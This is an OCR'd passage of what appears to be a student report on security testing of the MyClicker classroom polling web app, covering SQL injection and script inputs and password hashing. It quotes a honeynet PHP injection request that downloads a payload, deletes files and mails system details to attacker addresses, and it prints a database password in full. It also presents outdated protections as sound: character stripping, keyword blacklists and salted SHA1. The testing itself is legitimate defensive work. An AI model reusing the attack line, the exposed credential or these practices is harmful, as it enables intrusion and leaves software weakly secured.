
```
if (isset($_POST['inputsession']) and isset($_POST['studentID'])){

…

     $student = htmlspecialchars(stripslashes(trim(preg_replace("/[^a-zA-Z0-9]+/",
"",$_POST['studentID'])))); }

 else {

     header('location:index.html?msg='.$session);

 }
```

11.2.1.1 <u>Test Student Number Input box</u>

Note: All form elements are Read Only on Student App Answer Form except Student Number input box.

Note: All form elements for the Instructor Start Page are Read Only.

Student webapp should not be able to populate student number input box with scripts, or other malicious data. As a test, the student number input box was filled with script code as seen below.



Alert! All sections are required.

SessionId *

e5cbb671-04be-4a8b-8cfd-c84f544c70b5

Student Number *

SELECT data FROM members


Multiple Choice * Click one choice.

Submitted Successfully !

Results for: b158ddba-5cb9-4735-b2ea-672ce1c41e54 Channel: 1618973671

Student Answer Form with SQL Statement

The expected result is, before inserting value into the database, any special characters are stripped from the value in the textbox. Therefore, special characters that help make up some of the statements such as * or () are removed as seen in example below. The SQL statement is accepted by the application since the malicious activity is in plain text. However, removal of spaces has protective benefits.



	id	studentId	sessionId	channel	answer	savedat
Edit Copy Delete	134	SELECTdataFROMtable	7da5726b-49bf-4e9b-8777-12d3422e17c3	1618973671	A	2014-06-25 11:08:54


Also, MyClicker does not reuse the student number it captures. Therefore, there is no place for MyClicker to be able to run input value. For example, if one word codes such as "shutdown" were to be submitted, the value is simply saved in the database. The value never gets a chance to be executed.

The purpose of a student number is to deter students from trying to submit an answer again. The application is only interested in the aggregate value of that particular session and not the individual student's response. Therefore, there is no opportunity for anyone to try and manipulate students' answers.

To improve security you can check the database for any dictionary words or selected words such as drop, table, select, input, insert etc. and strip them as well.

11.2.1.2 <u>Test HTTP Response</u>

SQL statements can also be injected at HTTP Response level. Testing instructor's start page with command "drop table members" responded with an error message 'Not Acceptable' as seen in the image below.




myclicker.ca/iEducator/sessionStart.php?ch=DROP%20TABLE%20members

Not Acceptable!

An appropriate representation of the requested resource could not be found on this server. This error was generated by Mod_Security.

Injecting SQL Statement on Instructor's Start Page

Testing Student Answer Form with SQL injection with HTTP Response resulted in an error page and message of 'Not Acceptable' as seen in the image below.



Not Acceptable!

An appropriate representation of the requested resource could not be found on this server. This error was generated by Mod_Security.

Injecting SQL Statement On Student Answer Form

11.2.2 Password Hack Test

Strong passwords are mandatory for any web application to stop hackers from use rainbow tables to penetrate the server easily. In the MyClicker registration process, which is only by the operator (myself at this time), the password is inserted using hashing with Salt variable. This input is verified to check for password strength, such as length of characters, combination of letters and numbers, upper and lower case as well as the use of atleast one special character. Consequently, special characters are a requirement in the password field. This poses a problem in regards to SQL injection. The input box cannot simply be guarded using the method mentioned earlier of removing all instances of special characters. The use of Salt variable, therefore, becomes important. The example below shows how MyClicker uses salt before inserting the password into the database.

```
$stmt->bindValue( "password", hash("sha1", $this->password . $this->salt),
PDO::PARAM_STR ); in registration.php file.
```

The above code shows Salt is a variable hash string concatenated with password and is encrypted using a Hash SHA1 algorithm. Input is first stripped using strip_tag and stripped_slash PHP functions that remove HTML and script codes.


11.2.2.1 <u>What Is Salt And Why Use It For Hashing Passwords.</u>

Authentication of any web application requires the passwords to be stored in a database. Therefore, it is imperative that stored passwords are always protected from intruders. Hashing passwords are an excellent way to "lock" the passwords, make them unusable while hashed. There are many hash algorithms that cannot be reversed after they have been encrypted. But hackers have managed to get around this problem. Since computers are fast at comparing data, the hackers try to match the encrypted password against a table that is full of encrypted passwords. Hashing generates a code that is always the same for a given value. Therefore, it is easy to find the hash type against a value and generate its hash code.

Salt is a very long string generated by the developer and is used along with the password for encryption. This creates a very different hash code for the given value. Now you need the hash type algorithm as well as the Salt with the value in order to exact hash code. This makes is very difficult for hackers, preventing malicious activity.

11.2.3 Code injection

Like SQL injection, all web applications must verify the value of any input data requested by the application. Malicious activity can easily be conducted if programming code is allowed to be executed. Since Student number input box allows the user to enter alphanumeric characters, it is important to also check and validate the input to make sure the abusers do not add code that could cause the application to engage in malicious activity. As tested and passed, MyClicker application strips all symbolic characters to ensure users do not inject any code that might get executed.


MyClicker, answering is fr

Alert! All sections are required.

SessionId *

98df1e0d-6d6e-455f-8340-ba04650fff70


Student Number *

<script>alert();<script>

Multiple Choice * Click one choice.

Example of code Injection

Results of the input in the database: Notice all but alphanumberica charaters.



☐ Edit Copy Delete	72	scriptalertherescript	8404d23558cb47e3beb7eb22641ddc68	1618973671	C	2014-04-23 13:41:00
☐ Edit Copy Delete	71	scriptalertherescript	8404d235-58cb-47e3-beb7-eb22641ddc68	1618973671	C	2014-04-23 13:29:01

Here is an example of PHP code injection by honeynet.org

GET
/index.php?option=com_content&amp;do_pdf=1&amp;id=1index2.php?_REQUEST[option]=com_content&amp;_REQUEST[Itemid]=1\

&amp;GLOBALS=&amp;mosConfig_absolute_path=http://192.168.57.112/~photo/cm?&amp;cmd=cd%20cache;curl%20-O%20\


http://192.168.57.112/~photo/cm;mv%20cm%20index.php;rm%20-rf%20cm*;uname%20-a%20|%20mail%20-s%20\

uname_i2_192.168.181.27%20evil1@example.com;uname%20-a%20|%20mail%20-s%20uname_i2_192.168.181.27%20\

evil2@example.com;echo|

The code above attempts to execute a command "cmd" which brings up system terminal, and executes the helper script which writes over index.php file. It also emails the IP address to two email addresses. Now the hacker has access to the server and can revisit it any time.

Testing MyClicker with code injection with HTTP Response resulted in an error message of "Not Acceptable"



myclicker.ca/index.php?option=com_content&amp;do_pdf=1&amp;id=1index2.php?_REQUEST[option]=com_content&amp;_REQUEST[Itemid]=1\%20

Not Acceptable!

An appropriate representation of the requested resource could not be found on this server. This error was generated by Mod_Security.

MyClicker Site Code Injection Test

11.2.4 Insert Data into Database Securely

All inputs to the database must be inserted securely. MyClicker application uses PHP utility to strip, slashes and convert any HTML special characters before inserting data into the database. Below the answer data from the input box is "cleaned" and saved as $answer variable before inserted as a binding value.

```
 $answer =   htmlspecialchars(stripslashes(trim($_POST['answer'])));
```

…

```
 $stmt->bindValue( "answer", $answer, PDO::PARAM_STR);
```

Retrieval of answer value from database and its use is such that MyClicker only looks for specific values in the database which is then aggregated and saved as a JSON array format for Google Chart to use. See below:

```
$sql = "SELECT answer, COUNT( answer )

                        FROM answers

                        WHERE answer = (  'A' ) and sessionId = :session

                        UNION SELECT answer, COUNT( answer )

                        FROM answers

                        WHERE answer = (  'B' )  and sessionId = :session

                        UNION SELECT answer, COUNT( answer )

                        FROM answers

                        WHERE answer = (  'C' )  and sessionId = :session

                        UNION SELECT answer, COUNT( answer )

                        FROM answers

                        WHERE answer = (  'D' )  and sessionId = :session

                        GROUP BY answer";
```

The only way the answer value is added to the database is by retrieving the button value selected on the student input form, which has a specific value. Even if malicious code is stored into the database, the MyClicker application would never get the opportunity to run that code, as the application searches the database for only A B C D values and its corresponding session id.

11.2.5 Secure Data Transport over the Internet

SSL, Secure Sockets Layer, is a World Wide Web standard technology to establish a secure link between a web application on the server and the client browser. This network link is to pass data that is encrypted so as to deter an intruder trying to connect between the server and client and download the information that is being passed.

The technology relies on establishing a public and private key. The Certification Authority will issue an SSL Certificate which contains details, and allows the use of SSL with a public key. The web server that hosts the application will match issued SSL Certificate by Authoriy with a private key. This will enable the web server to establish an encrypted link between the server and the client browser.


As mentioned, web applications use SSL to keep sensitive information sent across the internet encrypted, “locked” from intruders. Another reason for SSL is to provide authentication, that is, to make sure information is not sent to an unauthorized server.

Even though MyClicker data is not considered “sensitive” it is always best practice to establish SSL connection between the web application server and the browser or webapp.

However, with time constraint and significant cost involved in purchasing an SSL Certificate, MyClicker application not use SSL connection at this time. Data transferred contains the session id, student number and a letter either A B C, or D. Any intrusion of the data would not be considered a threat to any of the users.

11.2.6 Securely Connecting to the Database

The web application must connect to the database securely to protect the database. The best way is to have an exclusive network for database traffic. The web server would have external network traffic facing the world and another that is only used for internal, within the web server and network firewall. MyClicker application uses the connection to the database through this internal network. The connection only knows the host as a local host with username and password as authentication. The user has limited database access and can only perform allocated set of SQL statements.


MySQL Account Maintenance

Manage User Privileges

User: **likejagg_hammer**
Database: **likejagg_hammerv1**

☐ ALL PRIVILEGES	
☐ ALTER	☐ CREATE
☐ CREATE ROUTINE	☐ CREATE TEMPORARY TABLES
☐ CREATE VIEW	☐ DELETE
☐ DROP	☐ EXECUTE
☐ INDEX	✓ INSERT
☐ LOCK TABLES	☐ REFERENCES
✓ SELECT	✓ SHOW VIEW
☐ TRIGGER	✓ UPDATE

Database user Privileges

Passwords are a 12 character long plus alphanumeric to ensure security against rainbow hashing. You can find the code in the connect.php file.

```
$con=mysqli_connect("localhost","likejagg_hammer","6MKXc[dE!1zh","likejagg_hammerv1");
```

This file is usually stored outside the webserver and loaded using PHP include path.


12 Security Test Screenshots as Requested

12.1 Installation Security Test




SECURITY REQUIREMENTS:				
Test Case				
Project Name: MyClicker				
Test Name: Security of webapp installed and data security				
Pre-conditions: MyClicker app installed on a mobile device				
Step#	Step	Expected Result	Actual Result	Pass/Fail



1	The app was installed successfully on a mobile device and security of the device did not report any issues via malware or antivirus	Device was scanned before app installation using MalwareBytes and Antivirus Avast. Scans confirmed no malicious activity. The device was scanned again after app installation with the same results	Device was scanned before app installation using MalwareBytes and Antivirus Avast. Scans confirmed no malicious activity. The device was scanned again after app installation with the same results	Pass


Screen shot actual result


Scan result
The scanner found no malware on your device

MalwareBytes results before app installation

 Log IGNORE LIST No problems found Finished at 10:13pm, 6/22/2014 Objects scanned 44 Time 7:09 OK	**Antivirus Avast results before app installation**
 MyClicker, answering is free Download Mobile apps Android app android.apk ISO not available Symbian app app.wgz  MyClicker Installing...	**Installation of app via myclicker.ca/download**

 Complete action using Package installer Verify and install Use by default for this action. 9:58 PM 9 57 PM Optik TV Calendar WhatsApp Maps  MyClicker Do you want to install this application? Allow this application to: • **Your location** coarse (network-based) location, fine (GPS) location • **Your personal information** read contact data, write contact data • **Network communication** full Internet access • **Storage** 	

 Scan result The scanner found no malware on your device 9:52 PM Malwarebytes ANTI-MALWARE OK App Manager Privacy Manager	**Scan device after installation**

Project Name: MyClicker				
Test Name: Security of webapp installed and data security				
Pre-conditions: MyClicker app installed on a mobile device				
2	Only the operator, myself at this time, access to the database.	The database is security hosted with a login credentials that only the operator knows	The instructor during beta testing was not able to see any of the student numbers entered. This is because they are only available on the database that is securely locked in the server. All instructor form elements are read only. See section on SQL Injection and Code Injection	Pass
3	The instructor does not have access to the database and change data at any time	The instructor was not able to even change the session id and chart information data that is available to them	The instructor was not able to make any changes to the result of the sessions. All instructor form elements are read only. See section on SQL Injection and Code Injection	Pass


Project Name: MyClicker

Test Name: Security of webapp installed and data security

Pre-conditions: MyClicker app installed on a mobile device

4	Instructor page component session id is read only. This input box is populated only by clicking the start button	The instructor was not able to change the session id before or after start button was pressed	Clicking on session id has no effect	Pass

Screen shot actual result


MyClicker, answering is free
Show your question slide and press Start
50c115ff-3ad2-4a5a-aceb-164b064d0360
Start new question
Results
Multiple Choice Answers as Pie Chart 3D
B
100%
Multiple Choice Answers As Column Graph
4
3
2
1
0
3
0

Instructor page is a webpage where all components are read-only

<input type="text" id=inputsession placeholder=" session id" type="text" readonly size="50"/>

A graph is created by graph.php that takes a session id from web page session to create a SQL select statement to retrieve data from database.


```
$sql = "SELECT answer, COUNT( answer )

FROM answers WHERE answer = (  'A' ) and sessionId = :session

 UNION SELECT answer, COUNT( answer )  FROM answers

  WHERE answer = (  'B' )  and sessionId = :session  UNION SELECT answer, COUNT( answer )

  FROM answers   WHERE answer = (  'C' )  and sessionId = :session

  UNION SELECT answer, COUNT( answer ) FROM answers WHERE answer = (  'D' )  and sessionId =
:session    GROUP BY answer";
```

And gchart.php uses Ajax to call graph.php with session id passed as parameter to show the results as Google Charts.

```
function refreshData () {

   var jsonData = $.ajax({

   url: "graph.php?sessionId="+link,

  dataType:"json",

   async: false

  }).responseText;
```


Therefore, there is no place for the user to manipulate the data.

Project Name: MyClicker				
Test Name: Security of webapp installed and data security				
Pre-conditions: MyClicker app installed on a mobile device				
5	Mobile application or web session id input box is read only and does not accept user input	The mobile user was not able to manipulate session id input box as its read only on the device	No data were manipulated by the user	Pass
Post-condition: No device or system had security issues after installation and use of the application				
Screen shot actual result				



Same with the student mobile app and the web form, the session id is **read-only** user is not able to manipulate session id element, only instructor pressing the start button can populate the user session id through broadcasting. In student number input box see sections 1.1 and 1.2 for injection test and results.

Project Name: MyClicker				
Test Name: Security of webapp installed and data security				
Pre-conditions: MyClicker app installed on a mobile device				
6	Webapp do not have place to manipulate Request Response data like browser page	To be able to inject code on HTTP Response you have to have the browser URL section to add for example index.php?id=drop table members	No data were manipulated by the user	Pass
Screenshot of web app on an HTC Phone				

	There is no URL browser bar on webapp therefore there is no place for HTTP Response code injections.

htc
11:13 AM
Alert! All sections are required.
SessionId •
Wait for question slide
Student Number •
Multiple Choice • Click one choice.
A
B

12.2 Real World Test

Once the beta test was completed and issues resolved, the application was used by the instructor on real classroom setting with more than 25 students participating. The feedback from that session resulted in implementing the mobile application to be redirected back to the default black answer page ready for the next question. Because some students were slow reaching the answer page before the instructor pressed the start button for the next question, they were not able to participate. Therefore the intermit page to allow the students to know they were able to submit successfully was changed as it was unimportant to the students.

12.3 Client feedback

The instructor was very pleased with the outcome of the session. She was able to:

- Measure student attitudes
- Find out if students had done the reading
- Get students to confront common misconceptions
- Test student understanding
- Increase student's retention of material
- Facilitate discussion and peer teaching

The instructor reflected her genuine assurance that she would use the tool in class for the next year full semester as she was also willing to take the time to think of other future enhancements to the product.

12.4 Functional Issues Identified After Testing

Multiple simulated tests are conducted before the code base is released to a chosen instructor to test the application with a class of 4 or more. The students will be notified of the drill and become part of the beta testing. Original plan was to video tape the beta test, but this was not possible due to time constraint. However, issues where identified during testing, as part of quality assurance and recorded for the development for corrections and enhancement.

Following issues were identified and resolved:

1. As soon as the students opened their application whether on the phone or as a webpage, the session id was generated and populate the input box. This was contradictory as only the instructor's start button could generate a session id and send it to all devices. This issue was resolved by removing the pubnub.publish() on the student answer form. Pubnub.publish() is used to send any messages on the channel

   message.js comment out pubnub.publish()

```
/* pubnub.publish({
        channel: ch,
        message: {
        username: ''+ch,
        text:   '' + PUBNUB.uuid()
        }
    });*/
```

2. Bootstrap CSS framework. The radio button images where too small and not suitable on the phone screens. So far the HTML radio buttons have no size attribute to make them larger. Web designers have used images to override the default HTML radio buttons. But the images for such large radio buttons did not give the user a feeling of a radio button, and also the rendering on the phone was difficult as resizing images to perfection is always difficult.

   Solution for radio button was to keep the radio button functionality and over lay the buttons with HTML buttons instead. CSS allowed the radio buttons to be hidden completely leaving only the button rendered. This allows the use of matching the color of the button to the bar on the column chart. Choice A blue button and bar, choice B red button and bar, choice C yellow button and bar, finally choice D green button and bar, adding user friendliness to relate the answers to the graph.

HTML code

```
  <div class="column43">
     <input id="box22" type="radio" name="answer" value="B">
     <label for="box22" class="btn btn-danger">B</label>
</div>
```

CSS code

```
.column43 input[type=radio]{
    display: none !important;

}
```

